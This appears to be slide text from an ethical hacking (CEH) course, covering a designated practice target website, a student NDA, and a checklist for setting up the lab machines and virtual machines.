
Live Hacking Website



- ↳ Please target your exercises for “Live Hacking” to www.certifiedhacker.com
- ↳ This website is meant for the students to try the tools on live target
- ↳ Please refrain from using the exploits on any other domains on the Internet



certifiedhacker.com



CEH Classroom
Attack Lab
Website

NDA Document





Please read the contents of the provided EC-Council's CEH NDA document


Sign this document and hand it over to the instructor

We will NOT start the class unless you sign this document

Please approach the instructor if you are not presented with this document



Advanced Lab Environment



Instructor and Student Machine Operating System: Windows Server 2012 (Fully Patched)

Student Computer Checklist



Check if your machine has the following OSes installed (Fully Patched)

XX

Windows Server 2012 as Host

XX

Windows Server 2008 as VM



XX

Windows 8 as VM

XX

Windows 7 as VM

XX

Kali Linux as VM

XX

Android as VM

XX

Ubuntu as VM



Student Computer Checklist




- 1** Write down IP addresses of the host and all the Virtual Machines
- 2** Check if you can ping between the VM and the hosts
- 3** Make sure that you can access D:\CEH-Tools directory in Windows Server 2012 and Z:\CEH-Tools from all the VM's; Z: is mapped Network Drive containing CEH tools

- 4** Check if you can launch command shell by right clicking on a folder
- 5** Check if you can access Internet and browse the web using IE, Chrome, Safari and Firefox
- 6** Check for Checkpoints of Virtual Machines

